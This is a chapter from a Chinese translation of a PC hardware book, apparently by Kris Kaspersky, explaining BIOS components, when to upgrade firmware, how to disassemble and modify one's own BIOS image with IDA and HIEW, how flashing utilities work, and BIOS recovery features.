


图 31.3　根据设计，BIOS 用 ISA 总线或专用内部总线与南桥相连

- BOOTBLOCK——BIOS 加载器，负责在启动时初始化芯片组，把主要的 BIOS 代码解开，放入主内存。BOOTBLOCK 也负责检查 BIOS 校验和，启动紧急恢复程序或切换到备用 BIOS（更多细节参见“保护自己的 BIOS 版本”）。
- Bios.rom——BIOS 的主要代码，负责初始化和测试硬件。
- Xxxext.rom——BIOS 主要部分的各种扩展部分。实际上，这些扩展部分输出硬件的配置信息或来自传感器的信息。
- Cpucode.bin——微程序的更新集，修复厂商的 bug。
- Acpi.bin——负责休眠与唤醒 ACPI 设备的低级 ACPI（Low-level Advanced Configuration and Power Interface）组件。操作系统调用这些组件。
- Pnp.bin——PNP 管理器的低级组件，在设备之间分配系统资源，为操作系统提供硬件配置信息，并向操作系统通报新增或删除设备的事件。
- CALLBACK——操作系统必须调用的其它微程序。

配置信息依次分为以下类型（普遍采用这样的名字）：

- LOGO——在黑色的 BIOS 屏幕上显示的彩色图片。
- ESCD（扩展系统配置数据）——保存 PnP 设备信息的数据块。
- DMI（桌面管理接口）——包含系统硬件信息的数据块。

更新 BIOS 时，通常只覆盖包含 bios.rom，xxxext.rom，和 cpucode.bin，acpi.bin，pnp.bin 和 CALLBACK 模块的主块。有时候，只更新某一部分（例如，acpi.bin，大家都知道它有些缺陷），而不是覆盖整个块。

操作系统（例如 Windows XP）在数据交换期间不用 BIOS，而是通过端口和 DMA（Direct Memory Access）执行所有的输入输出操作。BIOS 只为它们指定初始化的参数和操作模式，但操作系统可以根据自身的判断重新配置。在 BIOS 的输入/输出设置里，规定了慢速驱动器交换数据的类型，但这不妨碍驱动器使用 Ultra DMA 模式。不过，有些设备只能配置一次，且不支持动态配置；实际上，它们是总线控制器与内存控制器。不过，这类设备越来越少。

通过上面的描述，我们知道 BIOS 对系统的性能并没有直接影响。Windows NT 4.x 甚至都没有把 BIOS 代码映射到它的内存空间。Windows 2000 和 Windows XP 和它们的前辈相比，做了映射，但只是因为现在的 BIOS 包含了 PnP 管理器与 ACPI 管理器的低级组件，它们使驱动程序开发人员很是头痛。注意，这些低级组件像“原罪”一样，是大部分 bug 和严重错误的源头。

31.1　升级 BIOS 的好处

行规要求厂商详细描述新发布固件与其它版本之间的差异。用户在阅读这些文档后，再决定是否升级。清单 31.1 提供一份描述性文档的样例。

清单 31.1　描述 BIOS 固件升级的文档

```
8kt31a19.exe 2001-10-19 248.7 kb N/A
Fixed HCT ACPI test failures under WIN2K.
Fixed system hang when installing a SoundBlaster and Live Ware.
Fixed WINXP installation failure with Nvidia Geforce 2MX AGP Card.
Fixed abnormal FAN signal hanging BIOS.
Fixed ACPI errors in event viewer under WINXP.
Added new BIOS feature to differentiate between Athlon XP or Athlon MP.
```

文档里描述的内容可能不完整（例如，可能没有列出新版本修复了哪些问题）。有时候，还会缺少对修复问题的描述（特别是对 ASUS 产品来说）。一般来说，BIOS 升级只能解决以下三类问题：

- 支持新设备（处理器，RAM 芯片，磁盘驱动器）；
- 解锁工作模式，时钟频率，和先前不可用的同步；
- 消除硬件和软件冲突。

现在，仔细讨论每一类问题。

31.1.1 支持新设备

只有新增两类设备时需要更新 BIOS 版本：处理器和 RAM 芯片。

为了正确初始化和启动处理器，必须对它进行适当的配置。可以在硬件层（通过传递适当的逻辑信号给适当的接口引脚）和软件层（通过把配置信息写到通信寄存器里）配置处理器。总线控制器做成芯片组的北桥[①]，保证与处理器及周边设备进行正确的通讯和交互。碰到未知的处理器时，BIOS 将拒绝启动或只能实现它的部分功能（例如，超线程技术（Hyper-Threading technology））。如果 BIOS 忠于超频，那么应该可以手动设置内核、系统总线、甚至是未知处理器的时钟频率，而不必在意 BIOS 是否错误地识别了处理器。

BIOS 也负责确定内存条的类型和内存控制器的配置。除了大小之外，还有很多辅助参数描述内存条（例如 DRAM 页面的长度）。如果不考虑这些参数，控制器可能会出问题，甚至拒绝启动。因此，如果主板不能正确识别插在它上面的 DIMM 内存——识别的大小只有实际大小的一半，或者为了操作它而降低时钟频率，那么你可以参考用户指南，找出主板上的北桥的类型，然后咨询厂商，确认内存控制器是否支持这类 DIMM。如果支持的话，升级 BIOS 可能会有所帮助。否则，就只有更换主板或选择其它类型的内存条了。

是否正确支持存储设备不是很关键。尽管老版本的 BIOS 不支持大硬盘，但这并不影响 Windows 的运行。在这种情形下，只要确保启动文件在操作系统的“可见”区域内就行了。启动之后，设备驱动程序将进场主持工作，这时候，磁盘应该可以正常工作。如果有问题，你应当下载并安装操作系统最新的 SP（service pack），而不是升级 BIOS。

记住，BIOS 只是简单的程序。更新 BIOS 固件之后，主板上不会出现新的控制器，它的功能没有变化，硬件的限制依然如故。例如，如果内置控制器不支持 48 位逻辑块寻址，自动截去最有意义的位，那你将不能使用大硬盘。在理论上，更新固件后可能会“看到”整块硬盘。但如果你企图写入磁道，最有意义的位将被截去，实际访问的是最没意义的硬盘磁道，从而破坏文件系统。

芯片组、芯片组的设计特征、以及主板都严格限定支持的设备种类。如果芯片组不支

---

① 北桥芯片。主机板上控制处理器与其他所有周边沟通的芯片组称为逻辑芯片组（一般简称为芯片组），逻辑芯片组一般分为南桥和北桥两颗，其中最接近处理器的一颗为北桥芯片，远端的则为南桥芯片。北桥为处理器提供了存储器及绘图加速（AGP）的连结。北桥与处理器之间的信道称为 FSB（前端汇流排）其运作的频率也就是一般所说的处理器「外频」。
此外，随着芯片整合技术的成熟，芯片组厂商经常会将绘图功能整合在北桥芯片上，但是一般来说，这样的芯片组适用于低价计算机。

持某类处理器、内存条、或磁盘驱动器，那么即使更新 BIOS 也不会对你有任何帮助。因此，建议你在购买之前，阅读与芯片组有关的文档。注意，主板手册可能对硬件层的实现只字不提。

31.1.2　新操作模块

当把芯片的特征与安装它们的主板特征做比较时，我常惊讶为什么 BIOS 支持的部分如此之少。然而，有时候，也可能会碰到不同的情形——BIOS 支持没有公开文档的，工作在超频模式下的芯片组。

可能的理由是什么呢？有多种答案。例如，假设主板厂商不能确认某个产品是否有错误。在这种情况下，大多数硬件厂商会屏蔽没有经过完全测试的模块。有时候，硬件厂商为了避免与主流产品竞争，也会有意屏蔽低端型号的性能，然后再以技术创新为幌子，发布升级固件来开启新功能。

为了避免不断升级 BIOS，建议你选择那些稳定的主板。换句话说，芯片组与 BIOS 必须匹配。你自行决定是否需要支持超频的 BIOS，但总的来说，有备用会更好一些，因为不能只依靠在软件层支持新功能。例如，超线程技术。初看之下，开启超线程似乎只需更新 BIOS 就可以了，此后，超线程可能开始运转。我是说“可能”，因为多处理技术有它自己的特性，请求内存需要总线控制器和内存控制器的硬件优化；否则，性能的增长可以忽略不计（有时候，整体性能可能还会下降，而不是上升）。

另外的原因是，新版本固件中经常包含许多美味的甜食，例如，万一温度过高，温度监控系统会自动降低处理器或内存时钟的频率，或者在处理器或内存足够冷时降低风扇转速，减少噪音。不过，这里可能会有一些问题。低端主板上的温度传感器一般都不可靠。它们的“指示数”漂移比较大，经常超出处理器允许的范围。焦虑的用户会质询硬件厂商，而他们将重写 BIOS，使它提供更准确的“指示数”。因此，如果升级固件后，显示处理器的温度降低了，有可能是 BIOS 把处理器设为节能模式（以降低性能为代价）或有意降低真正的指示数。处理器识别错误和错误设置电压是不同的情形，然而，对那些没有正确超频的、使用低端硬件的用户来说，这是非常典型的。

31.1.3　解决冲突

碰到硬件冲突或蓝屏时，不要急于责怪 BIOS。在大多数情况下，BIOS 与这些问题没有直接关系。错误和冲突的主要根源来自第三方厂商的软件，他们忽视了操作系统厂商的建议。一般来说，不能保证第三方软件和操作系统完全兼容。据统计，在所有潜在的问题当中，硬件厂商（特别是那些超频的硬件）、不正确的操作系统配置和/或 BIOS 设置只占很少一部分。可以升级 BIOS；不过，在大多数情况下，没有任何意义。

BIOS 出现冲突怎么办？在大多数情况下，Windows 忽略冲突的设备或者识别不正确（例如，可能会把声卡当作游戏操纵杆）。在另外的情况下，不能为一个或多个设备分配不同的中断请求，DMA，或输入/输出，甚至当你设置成功后，设备却拒绝同时工作。这是 PNP 管理器的典型 bug。

如果可以识别设备，但休眠之后，设备却消失了，或不能正常工作，这意味着你正好碰到了 BIOS bug，或者设备本身不符合 APC 规范。同样，也有可能是你安装了错误的设备驱动程序，或驱动程序本身有问题。为了安全起见，你可以安装操作系统最新的 SP，安装最新的驱动程序，摆弄 BIOS 里各种有关电源管理的设置。只有当所有这些措施都没有结果的时候，再考虑升级 BIOS。作为一个变种，也可以禁止休眠模式。

BIOS 里的设计错误有可能成为 STOP 错误（也就是常见的蓝屏）的源头，常见的列在清单 31.2 里。类似的 STOP 错误还有可能是硬件厂商的故障，内存的毛病，在硬盘上发现坏道，过度超频，有 bug 的驱动程序，等等。这个清单可以无穷尽地列下去。

清单 31.2　BIOS 的设计错误可能引起蓝屏和严重的应用程序错误

```
Bug Check 0x1E: KMODE_EXCEPTION_NOT_HANDLED
Bug Check 0x0A: IRQL_NOT_LESS_OR_EQUAL
Bug Check 0x2E: DATA_BUS_ERROR
Bug Check 0x7B: INACCESSIBLE_BOOT_DEVICE
Bug Check 0x7F: UNEXPECTED_KERNEL_MODE_TRAP
Bug Check 0x50: PAGE_FAULT_IN_NONPAGED_AREA
Bug Check 0x77: KERNEL_STACK_INPAGE_ERROR
Bug Check 0x7A: KERNEL_DATA_INPAGE_ERROR
Exception Code 0xC0000221: STATUS_IMAGE_CHECKSUM_MISMATCH
```

因此，如果计算机上的硬件以前都可以使用，只是新安装操作系统后持续出现蓝屏，那么你该考虑 BIOS 是否是错误的源头了。

你准备测试硬件？最简单的方法是在 DOS 下运行 Quake（一款经典的游戏，又名雷神之锤）。如果没有问题，那硬件很可能是正常的。

有时候，禁用 BIOS 高速缓存可能会解决一些问题（操作步骤为：进入 BIOS，把 Shadow BIOS 或 BIOS cacheable 选项设为 Disable）。

有某些情况下，Windows 可能拒绝在不兼容的 BIOS 系统上安装。在这种情况下，Windows 安装程序将冻结、重启、或异常终止。不过一般来说，BIOS 不太可能是问题的源头，因为大部分的主板厂商在出售产品前，都会严格测试固件和流行操作系统的兼容性。所以，问题有可能是由错误的 BIOS 设置或硬件冲突引起的（比如说，显卡通常会引起冲突）。

31.2　什么时候升级 BIOS

如果你的系统运行稳定，并且可以正确识别所有的设备，那么就没必要升级 BIOS。如果你碰到什么问题，首先应该访问主板、芯片组、出现冲突的硬件或软件的厂商站点，查阅知识库或寻求技术支持。同时，也不要忘了 Microsoft 的技术支持和知识库。很可能你的问题被解决了，但与 BIOS 无关。如果系统没有正确认出硬件，不要偷懒，根据参考手册确保它被识别。例如，我的主板把 Athlon 1400/133 当作 Athlon 1050/100，因为它甚至没有尝试自动识别总线频率，随主板提供的文档诚实地承认了这一点。

下面简单列了一些可以通过升级 BIOS 解决的问题：

- 不能正确识别 CPU（时钟频率，类型，电压）。
- 不能正确识别内存条的大小或类型。
- 处理器或内存性能非常低。
- 不能正确识别硬盘或 CD/DVD 驱动器。
- 因为持续故障，不能安装操作系统。
- 操作系统运行不稳定，或经常出问题。
- 主板不能启动。

31.3　Hacking BIOS

现在的芯片组都是由大量的元器件组成的，把它们列出来甚至都要用去好几百页纸。然而，BIOS 设置程序假定不向用户提供全部的系统能力会更好一些，因此，它们只允许用户访问其中的一部分，剩下的都自己搞定。因此，为了把芯片组调到最优的性能，有必要修改 BIOS，简单地说，黑了它。在某些论坛可以找到修改过的固件。代码挖掘者一般热衷于交换黑过的固件。但使用这样的固件有一定的风险，因为你不清楚它的底细。如果你的芯片组，内存，或处理器烧了，还不是很惨，更糟的是，主板也可能在一阵轻烟中报废了。然而，没有风险就没有收益；因此，黑过的固件还是很流行的。

你想黑自己的 BIOS？这可不是一件简单的事情。为了完成这个任务，在你弄明白 BIOS 里的神秘之物前，需要花很多时间阅读文档，并终日与调试器和反汇编器为伍。你将需要 IDA Pro 或其他的反汇编器，详细的芯片技术文档，打包、解包 BIOS 代码和计算校验和的工具（通常可以从厂商的网站上下载这些东西）。在最坏的情况下，你需要反汇编类似的 BIOS 重编程工具，然后自己动手写一个。

最后，准备要修改的 BIOS 映像文件。有两个方法：一个是从现有的 BIOS 中 dump，

另一个是从厂商的网站上下载。这两个方法都可能会出错。在第一个方法里，BOOTBLOCK 通常只解开 BIOS 中“需要的”部分，而不是所有的代码。而且，解开的部分和没解开的部分都混在内存里，以致于不可能访问原始的 ROM。再说，我们也不知道 BIOS 升级程序怎样正确解释 BIOS 映像的格式。第二个方法可能更好一些。然而，像前面提到的那样，更新的固件可能只包含部分 BIOS 代码。因此，下载所有可用的固件，而不只是选择最新的。

把固件载入反汇编器之前，需要用合适的工具（一般可以从 BIOS 开发商的网站上下载）把它解开。不过，说实话，这样的工具可能并不能解开所有的微程序；因此，最好用 HIEW 或 IDA 反汇编 BOOTBLOCK，然后手动解开 BIOS。如果找不到合适的工具，就只能亲自动手了。

一般来说，BOOTBLOCK 总是在映像的尾部；但进入点的位置一般不固定。开机或重启后，处理器把控制权交给 FFFFFFF0h 地址；然而，一般无法预先知道系统怎样把映像映射到内存。假设映像的尾部匹配 FFFFFFFFh 地址（通常是这种情况），那么，进入点将位于从它尾部算起的 10h 字节处（FFFFFFF0h）。

在那个地址，你通常可以看到 jmp far（对应 Eah 操作码）之类的东西被有意义的文本字符串包围着，例如 BIOS 的发行日期。考虑清单 31.3 和 31.4。

清单 31.3　ASUS AMI BIOS 进入点的周边环境

```
seg000:7FE0 41 30 30 30 39 30 30 30+aA0009000       DB 'A0009000',0
seg000:7FE9 00                                      DB      0;
seg000:7FEA 00                                      DB      0;
seg000:7FEB 00                                      DB      0;
seg000:7FEC 00                                      DB      0;
seg000:7FED 00                                      DB      0;
seg000:7FEE 00                                      DB      0;
seg000:7FEF 00                                      DB      0;
seg000:7FF0 ; ---------------------------------------------------------
seg000:7FF0 EA AA FF 00 F0    jmp    far    ptr 0F000h:0FFAAh
seg000:7FF0 ; ---------------------------------------------------------
seg000:7FF5 30 35 2F 31 38 2F 30 34+a051804         DB '05/18/04',0
seg000:7FFE FC 7D                                   DW offset unk_17DFC
```

清单 31.4　EPOX Award BIOS 进入点的周边环境

```
seg000:3FE8 36 41 36 4C 4D 50 41 45 a6a6lmpae       DB '6A6LMPAE'
seg000:3FF0  ; ---------------------------------------------------------
```

```
seg000:3FFF0 EA 5B E0 00 F0     jmp     far     ptr 0F000h:0E05Bh
seg000:3FFF0  ; ---------------------------------------------------------------
seg000:3FFF5 2A 4D 52 42 2A             aMrb            DB '*MRB*'
```

现在，需要把目标转移地址转换成真正的地址。例如，如果地址 seg000:7FFF0 对应于物理地址 F000:FFF0h，那么物理地址 F000:FFAA 就对应于 seg000:7FFAA。接下来的情况是类似的：如果 seg000:3FFF0 是 F000:FFF0，那么 F000:E05Bh 被转换为 seg000:3E05Bh。为了避免重复这样的计算，可以指示 IDA 改变段基址，使 seg000:7000 对应于 segXXX:0000。

如果你看到的是一些垃圾数据，那么意味着代码段被打包了，或者你没有正确地确定它的位长度。主 BIOS 代码一般是 16 位的；然而，它的里面也可能包含许多被操作系统调用的 32 位片段。当处理连续的字节流时，你怎样确定反汇编的起始位置？通过搜索特定的字节例如 E8h（对应 near 调用指令的开头）和 Eah（对应 jmp far 指令）可能能解决这个问题。同时，也可以找出所有的文本字符串，恢复它们的交叉参考。为了完成这个操作，需要在内存里直接搜索字符串的偏移。搜索时，不要忘了偏移中最没意义的字节在左边；换句话说，如果字符串位于地址 seg000:ABCD，那么，有必要寻找 CD AB（参见 Kris Kaspersky 所著的 Hacker Debugging Uncovered，译注：已有中文版）。

正确反汇编后的代码大概如清单 31.5 所示。至此，你就可以动手黑了它，例如，用“matrix loading”或类似的东西替换“Memory Testing”字符串。

清单 31.5　反汇编后的 BIOS 代码

```
seg000:2D1C     CLI
seg000:2D1D     MOV     si, offset aMemoryTesting ; "Memory Testing : "
seg000:2D20     CALL    sub_1CC44
seg000:2D23     PUSH    0E000h
seg000:2D26     PUSH    offset loc_12D34
seg000:2D29     PUSH    0EC31h
seg000:2D2C     PUSH    offset locret_13470
```

在反汇编的过程中，你可能会碰到许多访问输入输出端口的企图。为了理解它们真正的含义，请参考芯片组的技术描述。AMD 和 Intel 免费提供这些文档。但碰到其他厂商的产品时，情形稍微要糟一些。如果你找不到需要的技术资料，可以参考广为流传的 Ralf Brown 的 Interrupt List。

黑 BIOS 代码最好的工具是 HIEW，因为重组反汇编后的清单不会有任何成果。修改之后，用打包工具处理黑过的文件（或手动打包，需要预先计算校验和）。然后试着把生成的代码“喂”给 BIOS 刷新工具。如果一切顺利，祝贺！否则，参见“自我维护的 BIOS”。

31.3.1 深入了解刷新工具

首先，有必要指出，几乎不可能编写一个适合所有 BIOS 型号的通用刷新工具。这是因为，对不同的芯片组和 BIOS 型号来说，控制 BIOS 刷新电压的方法，允许在 Flash 里写操作的方法，RAM shadowing 的特性，禁用 BIOS 高速缓存的方法等等都不太一样。

然而，如果你渴望挑战自我，可以这样做：反汇编商业 BIOS 升级工具，分析它的算法；如果有必要，从中借用关键部分。从技术上讲，这是最完美的方法。不过，可能会有一些麻烦：首先，可能缺少得力的工具；第二，反汇编是个体力活，需要很多时间，而谈不上什么技巧。

作为另一个选择，你可以参考 Interrupt List 或在网上搜索相关的内容。如果你够幸运的话，可能会找到需要的信息。例如，INT 16h 中断对应于刷新 AMI BIOS。这个中断在 Interrupt List 里有详细介绍。

Award BIOS 可就没这么幸运了。它们被编程利用输入/输出端口，从结构上看，Flash 芯片与芯片组的南桥相连。最正确的、最不浪漫的方法是查阅芯片组或南桥的资料。例如，假设有一个 AMD 756。手册的“Flash Memory Support”部分包含如下内容：“BIOS ROM 区启用写周期支持可编程 Flash 存储器，ISA 总线控制寄存器的 0 位（函数 0 偏移 40h）被用来启用写周期”。每件事情都交待得很清楚，根本不需要反汇编。然而，如果黑客企图以这样的方法恶意破坏其他的 BIOS，将会失败；因为不同芯片组的行为大不相同。

现在，有许多现成的 BIOS 刷新工具，几乎支持所有的 BIOS 型号。它们中的大部分提供源码。其中最著名的是 Uniflash，可以从 http://www.uniflash.org/下载。

31.3.2 刷新 BIOS 的技巧

早期的 Flash BIOS 在升级过程中很容易毁坏。其原因可能是在升级过程中，系统挂起或错误 BIOS 版本的电源故障。在那之后，用户不得不把主板扔进垃圾桶或向有编程器的黑客求助。第一个方法代价太大，第二个方法比较困难也比较麻烦。因此，主板厂商也在积极寻找解决之道。作为结果，他们用高级保护和恢复工具装备 BIOS，详细描述见本章后半部分（参见“自我维护的 BIOS”）。今天，用户在升级 BIOS 时，不必再担心害怕了。不过，在升级时，还是建议你使用不间断电源（或者警告房间里的每一个人，在你升级 BIOS 时不要乱动电源）。然后，进入 BIOS，恢复默认配置，因为它通常是最稳定最可靠的。另外，还要确认你的系统没有硬件问题。你的计算机必须可以流畅地跑 MS-DOS。如果你的计算机在运行 MS-DOS 时冻结了，这表明问题不是由 BIOS 固件引起的。注意，如果计算机在刷新 BIOS 的过程中冻结了，那你的麻烦就大了。

完成所有的准备工作后，从主板厂商的网站下载新版本的 BIOS。但是请注意，如果这

个版本是今天或昨天刚发布的，建议你再忍一忍，不要急着升级 BIOS。因为这可能会有比较大的风险（即使 BIOS 代码经过严格测试，但谁也不能保证没有一点错误）。建议最好不要采用非官方的、“黑过的”固件，尽管风险不是很大，因为几乎总是能把 BIOS 恢复成正确的版本。

通过使用主板上的开关，或在 BIOS 里设置 Update 选项，可以禁止升级 BIOS。为了升级成功，建议你仔细阅读用户手册，消除所有的障碍。

刷新 BIOS 的方法因工具而异。在这种情形下，我惟一能给的建议就是，仔细研究随工具一起提供的文档，不要放过任何细枝末节。几乎所有的刷新工具都是控制台程序，必须在 MS-DOS 下运行（图 31.4）。不要试着在 Windows 下运行它们，除非工具明确说明可以这样做（例如 WinFlash，为在 Windows 下刷新 BIOS 而设计）。




图 31.4　BIOS 刷新工具的界面

通常，工具还提供 setup.exe 程序。setup.exe 自动创建启动盘。在使用启动盘前，先确认它可以写。为了完成这，从驱动器中移走磁盘，并再次插入，使 Windows 重新从它里面读数据，而不是从缓存里。此外，还要确认磁盘上有足够的空间来保存当前的固件（刷新工具必须保存它），一般来说，200KB~500KB 的空间就够用了。不要把固件保存在刚格式化过的磁盘上，因为这样的磁盘通常包含紧急恢复程序，当从磁盘启动时，这个紧急恢复程序会自动运行。

刷新完成后，重新设置 CMOS（如果刷新工具没有这样做），因为新版本的 BIOS 可能用不同的格式保存配置数据。新格式可能与以前的格式不兼容，而引起冲突。在重启并成功完成 POST 例程后，进入 BIOS，重设 Reset configuration 选项（重新设置所有的 BIOS 配置）。最后，加载 Windows（如果它不拒绝启动），启动设备管理器，让它做它的

工作。以前未知的、或有冲突的设备现在应该可以正常工作了。然而，在最糟的情况下，可能需要你重装 Windows。注意，如果你是为了激活多线程而升级 BIOS，无论如何都需要重装系统，因为单处理器内核不支持多处理器，内核的替代者运行需要你有一个健壮的系统。

31.3.3 自我维护的 BIOS

如果在刷新后，主板好像没动静了，不要慌！仔细查看主板，看它上面是否有恢复 BIOS 的跳线（Intel 的主板上通常都有这样的小玩意）。

为了防止错误升级 BIOS，厂商采用了很多保护技术。它们之中最流行的是 Die Hard Lite，Die Hard I 和 II，和 Dual BIOS。

从结构上看，Die Hard Lite BIOS 是 BIOS 里一块微小的内存区域（图 31.5）。这个内存区域被称为启动内核，在逻辑上或物理上被写保护。它带有最精简的功能，包含启动加载器，支持 ISA 显卡。注意，如果主板上没有 ISA 槽，启动内核将不支持任何东西。因为对它来说，PCI 支持显得太笨重了。启动加载器从磁盘读入原来的固件，倘若你在刷新 BIOS 前备份过，并且磁盘没有任何坏道的话。换句话说，这是一个原语技术。尽管如此，它比没有任何保护措施要好一些。

